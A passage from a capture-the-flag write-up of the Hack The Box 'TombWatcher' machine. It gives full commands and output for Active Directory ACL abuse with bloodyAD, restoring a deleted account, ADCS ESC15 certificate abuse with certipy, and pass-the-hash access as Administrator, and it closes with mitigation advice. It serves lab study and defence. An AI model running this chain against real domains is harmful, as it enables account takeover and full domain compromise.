
This enables SAM to change the owner of JOHN to himself. Once ownership is taken, SAM can modify the DACL of the JOHN object to grant himself GenericAll rights, and subsequently change John’s password.
WriteOwner allows SAM to change the owner of JOHN’s AD object to himself. As the owner, SAM can then modify the object’s DACL (Discretionary Access Control List) to grant himself GenericAll. With GenericAll, SAM can write to any attribute of JOHN, including unicodePwd for password reset. Each bloodyAD command maps to specific LDAP operations: set owner modifies nTSecurityDescriptor.Owner, add genericAll adds an ALLOWED ACE to the DACL with GENERIC_ALL rights, set password writes to unicodePwd.
These steps are performed sequentially using bloodyAD:
1
bloodyAD --host "10.10.11.72" -d "tombwatcher.htb" -u "SAM" -p 'Password123!' set owner JOHN SAM
1
bloodyAD --host 10.10.11.72 -d tombwatcher.htb -u 'SAM' -p 'Password123!' add genericAll 'CN=JOHN,CN=Users,DC=tombwatcher,DC=htb' 'SAM'
1
bloodyAD --host 10.10.11.72 -d tombwatcher.htb -u 'SAM' -p 'Password123!' set password 'CN=JOHN,CN=Users,DC=tombwatcher,DC=htb' 'NewP@ssword123!'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(venv)─(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup/targetedKerberoast]
└─$  bloodyAD --host "10.10.11.72" -d "tombwatcher.htb" -u "SAM" -p 'Password123!' set owner JOHN SAM
[+] Old owner S-1-5-21-1392491010-1358638721-2126982587-512 is now replaced by SAM on JOHN

┌──(venv)─(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup/targetedKerberoast]
└─$ bloodyAD --host 10.10.11.72 -d tombwatcher.htb -u 'SAM' -p 'Password123!' add genericAll 'CN=JOHN,CN=Users,DC=tombwatcher,DC=htb' 'SAM'

[+] SAM has now GenericAll on CN=JOHN,CN=Users,DC=tombwatcher,DC=htb

┌──(venv)─(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup/targetedKerberoast]
└─$ bloodyAD --host 10.10.11.72 -d tombwatcher.htb -u 'SAM' -p 'Password123!' set password 'CN=JOHN,CN=Users,DC=tombwatcher,DC=htb' 'NewP@ssword123!'

[+] Password changed successfully!
User Access
With John’s password changed to NewP@ssword123!, we gain interactive user access over WinRM using evil-winrm.
1
evil-winrm -i 10.10.11.72 -u john -p NewP@ssword123!
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(venv)─(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup/targetedKerberoast]
└─$ evil-winrm -i 10.10.11.72 -u john -p NewP@ssword123!

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> type ..\Desktop\user.txt
**********ba26ff4e483ca96691db1d
*Evil-WinRM* PS C:\Users\john\Documents>
Privilege Escalation
Analyzing Active Directory Certificate Services (ADCS) permissions, we find that john has GenericAll control over the OU=ADCS Organizational Unit in Active Directory.

1
bloodyAD -u 'john' -p 'NewP@ssword123!' -d tombwatcher.htb --dc-ip 10.10.11.72 get object 'OU=ADCS,DC=tombwatcher,DC=htb' --resolve-sd
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ bloodyAD -u 'john' -p 'NewP@ssword123!' -d tombwatcher.htb --dc-ip 10.10.11.72 get object 'OU=ADCS,DC=tombwatcher,DC=htb' --resolve-sd

distinguishedName: OU=ADCS,DC=tombwatcher,DC=htb
dSCorePropagationData: 2024-11-16 17:07:10+00:00
instanceType: 4
nTSecurityDescriptor.Owner: Domain Admins
nTSecurityDescriptor.Control: DACL_AUTO_INHERITED|DACL_PRESENT|SACL_AUTO_INHERITED|SELF_RELATIVE
nTSecurityDescriptor.ACL.0.Type: == DENIED ==
nTSecurityDescriptor.ACL.0.Trustee: EVERYONE
nTSecurityDescriptor.ACL.0.Right: DELETE|DELETE_TREE
nTSecurityDescriptor.ACL.0.ObjectType: Self
nTSecurityDescriptor.ACL.1.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.1.Trustee: ACCOUNT_OPERATORS
nTSecurityDescriptor.ACL.1.Right: DELETE_CHILD|CREATE_CHILD
nTSecurityDescriptor.ACL.1.ObjectType: User; Group; Computer; inetOrgPerson
nTSecurityDescriptor.ACL.2.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.2.Trustee: PRINTER_OPERATORS
nTSecurityDescriptor.ACL.2.Right: DELETE_CHILD|CREATE_CHILD
nTSecurityDescriptor.ACL.2.ObjectType: Print-Queue
nTSecurityDescriptor.ACL.3.Type: == ALLOWED ==
nTSecurityDescriptor.ACL.3.Trustee: Domain Admins; LOCAL_SYSTEM
nTSecurityDescriptor.ACL.3.Right: GENERIC_ALL
nTSecurityDescriptor.ACL.3.ObjectType: Self
nTSecurityDescriptor.ACL.4.Type: == ALLOWED ==
nTSecurityDescriptor.ACL.4.Trustee: john
nTSecurityDescriptor.ACL.4.Right: GENERIC_ALL
nTSecurityDescriptor.ACL.4.ObjectType: Self
nTSecurityDescriptor.ACL.4.Flags: CONTAINER_INHERIT
nTSecurityDescriptor.ACL.5.Type: == ALLOWED ==
nTSecurityDescriptor.ACL.5.Trustee: ENTERPRISE_DOMAIN_CONTROLLERS; AUTHENTICATED_USERS
nTSecurityDescriptor.ACL.5.Right: GENERIC_READ
nTSecurityDescriptor.ACL.5.ObjectType: Self
nTSecurityDescriptor.ACL.6.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.6.Trustee: ALIAS_PREW2KCOMPACC
nTSecurityDescriptor.ACL.6.Right: READ_PROP
nTSecurityDescriptor.ACL.6.ObjectType: Account-Restrictions (property set); Group-Membership (property set); General-Information (property set); Remote-Access-Information (property set); Logon-Information (property set)
nTSecurityDescriptor.ACL.6.InheritedObjectType: User; inetOrgPerson
nTSecurityDescriptor.ACL.6.Flags: CONTAINER_INHERIT; INHERIT_ONLY; INHERITED
nTSecurityDescriptor.ACL.7.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.7.Trustee: Key Admins; Enterprise Key Admins
nTSecurityDescriptor.ACL.7.Right: WRITE_PROP|READ_PROP
nTSecurityDescriptor.ACL.7.ObjectType: 5b47d60f-6090-40b2-9f37-2a4de88f3063
nTSecurityDescriptor.ACL.7.Flags: CONTAINER_INHERIT; INHERITED
nTSecurityDescriptor.ACL.8.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.8.Trustee: CREATOR_OWNER; PRINCIPAL_SELF
nTSecurityDescriptor.ACL.8.Right: WRITE_VALIDATED
nTSecurityDescriptor.ACL.8.ObjectType: DS-Validated-Write-Computer
nTSecurityDescriptor.ACL.8.InheritedObjectType: Computer
nTSecurityDescriptor.ACL.8.Flags: CONTAINER_INHERIT; INHERIT_ONLY; INHERITED
nTSecurityDescriptor.ACL.9.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.9.Trustee: ENTERPRISE_DOMAIN_CONTROLLERS
nTSecurityDescriptor.ACL.9.Right: READ_PROP
nTSecurityDescriptor.ACL.9.ObjectType: Token-Groups
nTSecurityDescriptor.ACL.9.InheritedObjectType: User; Computer; Group
nTSecurityDescriptor.ACL.9.Flags: CONTAINER_INHERIT; INHERIT_ONLY; INHERITED
nTSecurityDescriptor.ACL.10.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.10.Trustee: PRINCIPAL_SELF
nTSecurityDescriptor.ACL.10.Right: WRITE_PROP
nTSecurityDescriptor.ACL.10.ObjectType: ms-TPM-Tpm-Information-For-Computer
nTSecurityDescriptor.ACL.10.InheritedObjectType: Computer
nTSecurityDescriptor.ACL.10.Flags: CONTAINER_INHERIT; INHERIT_ONLY; INHERITED
nTSecurityDescriptor.ACL.11.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.11.Trustee: ALIAS_PREW2KCOMPACC
nTSecurityDescriptor.ACL.11.Right: GENERIC_READ
nTSecurityDescriptor.ACL.11.ObjectType: Self
nTSecurityDescriptor.ACL.11.InheritedObjectType: User; Group; inetOrgPerson
nTSecurityDescriptor.ACL.11.Flags: CONTAINER_INHERIT; INHERIT_ONLY; INHERITED
nTSecurityDescriptor.ACL.12.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.12.Trustee: PRINCIPAL_SELF
nTSecurityDescriptor.ACL.12.Right: WRITE_PROP|READ_PROP
nTSecurityDescriptor.ACL.12.ObjectType: ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity
nTSecurityDescriptor.ACL.12.Flags: CONTAINER_INHERIT; INHERITED; OBJECT_INHERIT
nTSecurityDescriptor.ACL.13.Type: == ALLOWED_OBJECT ==
nTSecurityDescriptor.ACL.13.Trustee: PRINCIPAL_SELF
nTSecurityDescriptor.ACL.13.Right: CONTROL_ACCESS|WRITE_PROP|READ_PROP
nTSecurityDescriptor.ACL.13.ObjectType: Private-Information (property set)
nTSecurityDescriptor.ACL.13.Flags: CONTAINER_INHERIT; INHERITED
nTSecurityDescriptor.ACL.14.Type: == ALLOWED ==
nTSecurityDescriptor.ACL.14.Trustee: Enterprise Admins
nTSecurityDescriptor.ACL.14.Right: GENERIC_ALL
nTSecurityDescriptor.ACL.14.ObjectType: Self
nTSecurityDescriptor.ACL.14.Flags: CONTAINER_INHERIT; INHERITED
nTSecurityDescriptor.ACL.15.Type: == ALLOWED ==
nTSecurityDescriptor.ACL.15.Trustee: ALIAS_PREW2KCOMPACC
nTSecurityDescriptor.ACL.15.Right: LIST_CHILD
nTSecurityDescriptor.ACL.15.ObjectType: Self
nTSecurityDescriptor.ACL.15.Flags: CONTAINER_INHERIT; INHERITED
nTSecurityDescriptor.ACL.16.Type: == ALLOWED ==
nTSecurityDescriptor.ACL.16.Trustee: BUILTIN_ADMINISTRATORS
nTSecurityDescriptor.ACL.16.Right: WRITE_OWNER|WRITE_DACL|GENERIC_READ|DELETE|CONTROL_ACCESS|WRITE_PROP|WRITE_VALIDATED|CREATE_CHILD
nTSecurityDescriptor.ACL.16.ObjectType: Self
nTSecurityDescriptor.ACL.16.Flags: CONTAINER_INHERIT; INHERITED
name: ADCS
objectCategory: CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=tombwatcher,DC=htb
objectClass: top; organizationalUnit
objectGUID: be54cc4b-f7f3-4069-9085-18d905ff7a31
ou: ADCS
uSNChanged: 12856
uSNCreated: 12839
whenChanged: 2024-11-16 00:56:05+00:00
whenCreated: 2024-11-16 00:55:59+00:00
To abuse these rights, we can look for logically deleted objects (such as tombstoned users) that were previously in the ADCS OU. Since john has GenericAll on this OU, he can restore deleted AD objects inside this container.
The following PowerShell cmdlet queries logically deleted user objects in the directory:
1
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects -Properties objectSid, lastKnownParent, ObjectGUID | Select-Object Name, ObjectGUID, objectSid, lastKnownParent | Format-List
Retrieves logically deleted user objects (tombstoned users) from Active Directory along with key properties.
The next command restores the target tombstoned object back into Active Directory:
1
Restore-ADObject -Identity "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"
Restores the deleted user object with the specified GUID back into Active Directory.
Once restored, the account’s password must be reset to a known password:
1
Set-ADAccountPassword -Identity cert_admin -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "Password123!" -Force)
Resets the cert_admin account password to a known value (Password123!).
Finally, the restored user account is enabled:
1
Enable-ADAccount -Identity cert_admin
Enables the cert_admin account, making it active and usable again.
When AD objects are deleted, they are not immediately removed — they become tombstoned objects preserved for 180 days (default tombstone lifetime). Tombstoned objects have isDeleted set to $true and most attributes stripped, but key info like objectSid, lastKnownParent, and ObjectGUID are retained. Users with GENERIC_ALL on the OU containing the tombstoned object (the lastKnownParent) can restore it using Restore-ADObject. After restoration, the account is disabled with an expired password, so Set-ADAccountPassword and Enable-ADAccount are needed to activate it.
Running this chain of PowerShell commands through evil-winrm allows us to locate, restore, and take control of cert_admin:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ evil-winrm -i 10.10.11.72 -u john -p NewP@ssword123!

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects -Properties objectSid, lastKnownParent, ObjectGUID | Select-Object Name, ObjectGUID, objectSid, lastKnownParent | Format-List


Name            : cert_admin
                  DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
ObjectGUID      : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
objectSid       : S-1-5-21-1392491010-1358638721-2126982587-1109
lastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb

Name            : cert_admin
                  DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
ObjectGUID      : c1f1f0fe-df9c-494c-bf05-0679e181b358
objectSid       : S-1-5-21-1392491010-1358638721-2126982587-1110
lastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb

Name            : cert_admin
                  DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
ObjectGUID      : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
objectSid       : S-1-5-21-1392491010-1358638721-2126982587-1111
lastKnownParent : OU=ADCS,DC=tombwatcher,DC=htb


*Evil-WinRM* PS C:\Users\john\Documents> Restore-ADObject -Identity "938182c3-bf0b-410a-9aaa-45c8e1a02ebf"
*Evil-WinRM* PS C:\Users\john\Documents>
*Evil-WinRM* PS C:\Users\john\Documents>
*Evil-WinRM* PS C:\Users\john\Documents> Set-ADAccountPassword -Identity cert_admin -Reset -NewPassword (ConvertTo-SecureString -AsPlainText "Password123!" -Force)
*Evil-WinRM* PS C:\Users\john\Documents>
*Evil-WinRM* PS C:\Users\john\Documents>
*Evil-WinRM* PS C:\Users\john\Documents> Enable-ADAccount -Identity cert_admin
*Evil-WinRM* PS C:\Users\john\Documents>
*Evil-WinRM* PS C:\Users\john\Documents> exit
ADCS ESC 15
We now analyze Active Directory Certificate Services (ADCS) using Certipy, a tool specifically designed to find and exploit certificate templates and CA misconfigurations.
1
certipy find -u cert_admin@tombwatcher.htb -p 'Password123!' -dc-ip 10.10.11.72
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ certipy find -u cert_admin@tombwatcher.htb -p 'Password123!' -dc-ip 10.10.11.72
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250608100806_Certipy.txt'
[*] Wrote text output to '20250608100806_Certipy.txt'
[*] Saving JSON output to '20250608100806_Certipy.json'
[*] Wrote JSON output to '20250608100806_Certipy.json'
Reviewing the generated text output for vulnerable templates, we locate the WebServer template:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
17
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
The WebServer template is flagged as vulnerable to ESC15 (tracked under CVE-2024-49019). ESC15 affects certificate templates using schema version 1 (msPKI-Certificate-Name-Flag: ENROLLEE_SUPPLIES_SUBJECT) that specify Application Policies instead of legacy Extended Key Usage. In schema v1 templates, the EnrolleeSuppliesSubject flag does NOT get validated against the SubjectName/SAN attributes in the template object, unlike schema v2 where the msPKI-SubjectName-Flag controls SAN behavior. This means an enrollee with Write access to the template can issue certificates with arbitrary SANs, including Administrator. The patch for CVE-2024-49019 added the msPKI-SubjectName-Flag validation to schema v1 templates, preventing SAN injection unless explicitly allowed.
Specifically, we can request a certificate on behalf of the Domain Administrator. Using certipy req, we first request an enrollment agent certificate under the WebServer template, specifying the necessary policies.
1
certipy req -u 'cert_admin@tombwatcher.htb' -p 'Password123!' -application-policies "1.3.6.1.4.1.311.20.2.1" -ca tombwatcher-CA-1 -template WebServer -dc-ip 10.10.11.72
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ certipy req -u 'cert_admin@tombwatcher.htb' -p 'Password123!' -application-policies "1.3.6.1.4.1.311.20.2.1" -ca tombwatcher-CA-1 -template WebServer -dc-ip 10.10.11.72
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'cert_admin.pfx'
[*] Wrote certificate and private key to 'cert_admin.pfx'
With the enrollment agent certificate (cert_admin.pfx) successfully acquired, we can request a user certificate for TOMBWATCHER\Administrator using the User template:
1
certipy req -u 'cert_admin@tombwatcher.htb' -p 'Password123!' -on-behalf-of TOMBWATCHER\\Administrator -template User -ca tombwatcher-CA-1 -pfx cert_admin.pfx -dc-ip 10.10.11.72
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ certipy req -u 'cert_admin@tombwatcher.htb' -p 'Password123!' -on-behalf-of TOMBWATCHER\\Administrator -template User -ca tombwatcher-CA-1 -pfx cert_admin.pfx -dc-ip 10.10.11.72
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator@tombwatcher.htb'
[*] Certificate object SID is 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Next, we authenticate using certipy auth using the requested certificate administrator.pfx. This queries the Kerberos KDC for a ticket and extracts the NT hash for the Administrator account:
1
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.72
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ certipy auth -pfx administrator.pfx -dc-ip 10.10.11.72
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'Administrator@tombwatcher.htb'
[*]     Security Extension SID: 'S-1-5-21-1392491010-1358638721-2126982587-500'
[*] Using principal: 'administrator@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@tombwatcher.htb': aad3b435b51404eeaad3b435b51404ee:f61db423bebe3328d33af26741afe5fc
Finally, we authenticate as the Domain Administrator using the retrieved NT hash (f61db423bebe3328d33af26741afe5fc) via evil-winrm to claim full administrative access:
1
evil-winrm -i 10.10.11.72 -u administrator -H f61db423bebe3328d33af26741afe5fc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ evil-winrm -i 10.10.11.72 -u administrator -H f61db423bebe3328d33af26741afe5fc


Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
**********dbff5567009083b80ad2e4
*Evil-WinRM* PS C:\Users\Administrator\Documents> exit

Info: Exiting with code 0
Mitigations & Security Recommendations
To secure the environment against the exploitation vectors demonstrated on TombWatcher, the following mitigations should be implemented:
- Active Directory Certificate Services (ADCS) Hardening:
- Patch the ADCS environment against CVE-2024-49019 (ESC15 vulnerability).
- Restrict certificate templates that allow the enrollee to supply a subject name (
CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT/EnrolleeSuppliesSubject). Limit enrollment rights on such templates strictly to authorized administrators. - Upgrade certificate template schemas to newer versions (v2/v3/v4) and enforce strong security configurations.
- DACL and Permissions Management:
- Perform regular audits of Active Directory permissions using tools like BloodHound or PingCastle.
- Remove risky delegation rights (such as
GenericAll,WriteOwner,WriteDacl, and the ability to modify SPNs) from standard user accounts. Ensure the principle of least privilege is enforced. - Clean up group memberships and limit accounts that can modify group memberships (such as
AddMemberon critical administrative or infrastructure groups).
- Group Managed Service Account (gMSA) Protections:
- Restrict the list of accounts that can retrieve the password for gMSAs via the
PrincipalsAllowedToRetrieveManagedPasswordattribute. Only designated server accounts, rather than standard users or broad infrastructure groups, should possess read access.
- Restrict the list of accounts that can retrieve the password for gMSAs via the
- Tombstone and Deleted Object Protections:
